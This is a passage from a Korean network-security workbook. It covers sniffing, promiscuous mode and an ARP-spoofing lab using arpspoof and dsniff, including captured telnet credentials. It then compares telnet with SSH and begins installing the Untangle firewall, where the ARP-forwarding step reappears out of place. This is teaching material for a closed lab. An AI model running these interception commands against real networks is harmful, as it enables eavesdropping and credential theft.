스니핑(Sniffing)의 사전적 의미는 '코를 킁킁거리다'이다. 코를 킁킁거리듯이 수집한 데이터 속에서 필요한 정보를 찾는 것이다. 즉, 스니핑은 스니퍼를 설치하고 네트워크에 돌아다니는 수많은 패킷 속에서 필요한 정보를 수집하는 활동이다. 스니핑을 통해 인터넷을 사용하면서 입력하는 계정과 패스워드, 메신저를 통해 주고 받는 이야기 또는 파일, 어떤 웹사이트에서 어떤 정보를 보고 있는지 등도 알아낼 수 있다. 스니핑은 많은 기술이 필요하지 않지만 그 피해는 엄청나기 때문에 보안 관리자 뿐만이 아니라 일반 사용자도 주의해야 한다.

가. 랜카드 프리미큐어스(Promiscuous) 모드 설정

프리미큐어스 모드는 스니핑이 가능한 모드이다. 랜카드는 수신되는 패킷의 목적지 MAC주소나 IP주소를 보고 자신의 MAC주소 또는 IP주소가 아니면 패킷을 버리고, 수신되는 패킷의 목적지 MAC주소나 IP주소가 PC의 MAC주소나 IP주소와 일치하면 패킷을 운영체제에게 넘겨주는 필터링을 수행한다.

프리미큐어스 모드는 이런 필터링을 해제하여 패킷의 목적지 주소에 상관없이 수신되는 모든 패킷을 운영체제로 넘기게 한다. 스니핑은 이렇게 수신된 패킷들 속에서 필요한 정보를 찾아내는 것이다.

프리미큐어스 모드는 소프트웨어적인 것이며, 리눅스/유닉스에서는 설정이 가능하나 윈도우에서는 별도의 드라이버를 설치하거나 모니터링 기능이 있는 랜카드만 사용할 수 있다.

① eth0을 promisc 모드로 설정한다.

```
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff
kali@kali:~$ sudo ip link set eth0 promisc on
kali@kali:~$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group
1000
    link/ether 08:00:27:1f:30:76 brd ff:ff:ff:ff:ff:ff
```

② ARP 스푸핑을 이용한 스니핑을 들키지 않으려면 공격자는 각 공격대상의 패킷을 상대방에게 전달(포워딩) 해주어야 한다. 다음과 같이 Kali의 포워딩 옵션을 활성화 한다.

```
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
0
kali@kali:~$ sudo bash -c 'echo "1" > /proc/sys/net/ipv4/ip_forward'
kali@kali:~$ cat /proc/sys/net/ipv4/ip_forward
1
```


③ Kali에서 Client에게 ARP 스푸핑 공격을 수행하여, Kali가 R1-f0/0(Gateway)인 것처럼 위장한다. ARP 스푸핑 공격은 지속적으로 이루어져야 하므로 공격 명령은 각 터미널에서 별도로 수행하거나 공격 명령을 수행한 후에는 백그라운드로 전환한다.

```
kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.254 192.168.1.10

kali@kali:~$ sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.254
```

④ 가로챈 패킷에서 유용한 정보를 자동으로 추출하기 위해 dsniff를 실행하여 가로챈 패킷을 모니터링 한다.

```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
```


⑤ dsniff와 마찬가지로 와이어샤크를 실행하여 가로챈 패킷을 모니터링 한다.



⑤ Client에서 www.xyz.com으로 telnet으로 접속하여 몇가지 작업을 수행하고 로그아웃한다. 이 과정을 몇차례 반복한다. 다음과 같이 dsniff에서 중요한 정보를 추출하였다.

```
kali@kali:~$ sudo dsniff
dsniff: listening on eth0
-----------------
03/03/20 06:56:11 tcp 192.168.1.10.38574 → 125.241.100.10.23 (telnet)
root
sunrin
sunrin
loshotostname
ifoconfig
lspwd
```

와이어샤크에서도 같은 방식으로 패킷의 재조합이 가능하다.



퀴즈 - 4

Telnet을 이용한 원격접속의 경우 위처럼 손쉽게 중요한 정보를 비롯하여 모든 통신 내용이 유출될 수 있다. 그 이유와 SSH와의 차이는 무엇인지 설명하시오.

Telnet은 통신 내용을 평문으로 전송하므로 패킷을 가로채기만 하면 재조합하여 내용을 확인할 수 있다. SSH를 이러한 약점을 보완하기 위해 암호화 키를 이용하여 통신 내용을 암호화하여 안전하게 통신이 가능하다.

직접 해보기 - 7

ARP 스푸핑을 진행한 후, SSH로 Client에서 www.xyz.com으로 접속하고 dsniff와 와이어샤크를 통한 스니핑한 결과를 작성하시오.

SSH 연결 과정
Client → www.xyz.com

```
sunrin@client:~$ ssh www.xyz.com
The authenticity of host 'www.xyz.com (125.241.100.10)' can't be established.
ECDSA key fingerprint is SHA256:oCjAWNrtGbl7/fCkI/tB6mR8liBcG+6Bbr+XvuAhWys.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'www.xyz.com' (ECDSA) to the list of known hosts.
Warning: the ECDSA host key for 'www.xyz.com' differs from the key for the IP address '125.241.100.1
0'
Offending key for IP in /home/sunrin/.ssh/known_hosts:2
Are you sure you want to continue connecting (yes/no)? yes
sunrin@www.xyz.com's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Mar  3 21:08:21 KST 2020

  System load:  0.0               Processes:             101
  Usage of /:   42.7% of 9.78GB   Users logged in:       1
  Memory usage: 35%               IP address for enp0s3: 125.241.100.10
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


Last login: Tue Mar  3 20:55:03 2020
sunrin@xyz:~$
```


dsniff 스니핑 결과

SSH를 이용하여 접속과 해제를 수차례 반복해도 dsniff를 통한 유용한 정보 추출은 성공하지 못했다.

```
kali@kali:~$ sudo dsniff
[sudo] password for kali:
dsniff: listening on eth0
```

와이어샤크를 이용한 스니핑 결과

Client와 www.xyz.com과의 키 교환 과정을 거쳐 암호화 통신을 수행하므로, 패킷을 캡처해도 암호화된 패킷의 내용을 확인할 수 없다.



21 Firewall

방화벽(Firewall)은 내부 네트워크와 외부 네트워크 사이에 위치하며 미리 정의된 보안 규칙을 기반으로 네트워크로 들어오고 나가는 트래픽을 모니터링하고 제어하는 네트워크 보안 시스템이다. 호스트의 운영체제에 자체적으로 운영되는 iptables, ufw와 같은 방화벽이 있으나 워크북에서는 네트워크 방화벽을 다룬다. 호스트 방화벽과 네트워크 방화벽의 기본적인 동작원리는 동일하며, 보호하는 대상의 범위, 부가적인 기능(DMZ, VPN 등)에서 차이가 있다.
워크북에서는 NG Firwwall(Untangle)로 실습하며, 이외에도 아래에 소개된 목록 외에도 다양한 오픈소스 네트워크 방화벽이 있으므로 선택하여 활용할 수 있다.


■ 오픈 소스 기반 네트워크 방화벽

pfsense : https://www.pfsense.org/ OPNsense : https://opnsense.org/
NG Firewall : https://www.untangle.com/ IPFire : https://www.ipfire.org/


1. NG Firewall(Untangle) 설치

위에서 소개한 NG Firewall에서 Untangle을 다운로드 받아 설치한다. Untangle는 UTM의 일종이며 기본 설치 이후에 필요한 기능을 App 형태로 추가할 수 있다. Firewall, Report 2개의 App을 설치할 것이며, 이를 위해 해당 사이트의 계정 생성이 필요하다.

① [I 수업 준비]를 참고하여 실습에 사용할 NG Firewall을 아래 링크를 통해 다운로드 받아 가상머신을 생성하시오.
ISO이미지를 이용해 Untangle을 설치하거나 OVA 파일을 이용해 가상머신을 생성할 수 있다. 또한 최신 버전과 이전 버전을 모두 제공하므로 적절한 버전을 선택한다.
다운로드 링크 : https://wiki.untangle.com/index.php/NG_Firewall_Downloads
Document, Reference : https://wiki.untangle.com/index.php/Main_Page



② ARP 스푸핑을 이용한 스니핑을 들키지 않으려면 공격자는 각 공격대상의 패킷을 상대방에게 전달(포워딩) 해주어야 한다. 다음과 같이 Kali의 포워딩 옵션을 활성화 한다.




③ 다운로드 받은 OVA 파일로 시스템을 가져온 경우, 어댑터 1은 호스트 컴퓨터의 네트워크 어댑터에 "브리지" 되도록 설정되어 있다. 즉, 호스트 컴퓨터의 네트워크 어댑터처럼 동작하는 것이다. 어댑터 1은 NAT로 설정해도 된다.


어댑터 2는 내부 네트워크로 설정되어 호스트 컴퓨터 내부에 패킷을 전달하는 역할을 한다.

설치 초기에는 Firewall과 같은 App을 온라인으로 설치하므로 이 설정을 유지한다.


필요한 App 설치가 끝난 후에는 "연결되지 않음" 이나 "일반 드라이버"로 변경한다.




④ 부팅 이후 설치를 위한 언어 선택, 라이센스 동의를 하고 설치를 진행한다.




⑤ Admin에 대한 패스워드 및 메일 주소를 설정한다. Install Type, Timezone을 설정한다.




⑥ 시스템에 설치된 Network Card를 확인한다. 기본적으로 2개의 Network Card가 설치되며, 첫 번째는 External, 두 번째는 Internal이다.
External은 외부 네트워크와 연결되며 주로 라우터와 연결된다.
Internal은 내부 네트워크 연결용이며 주로 스위치와 연결된다.




⑦ 인터넷 연결은 App 설치를 위해 "Auto(DHCP" 를 선택한다.




⑧ "Interal Network Interface"는 "Transparent Bridge"로 선택한다. Untangle을 라우터 모드로 설정하여 NAT를 설정할 경우에는 "Router"로 선택한다.




⑨ 업데이트 및 커멘드 센터 접속을 설정하고 설치를 완료한다.



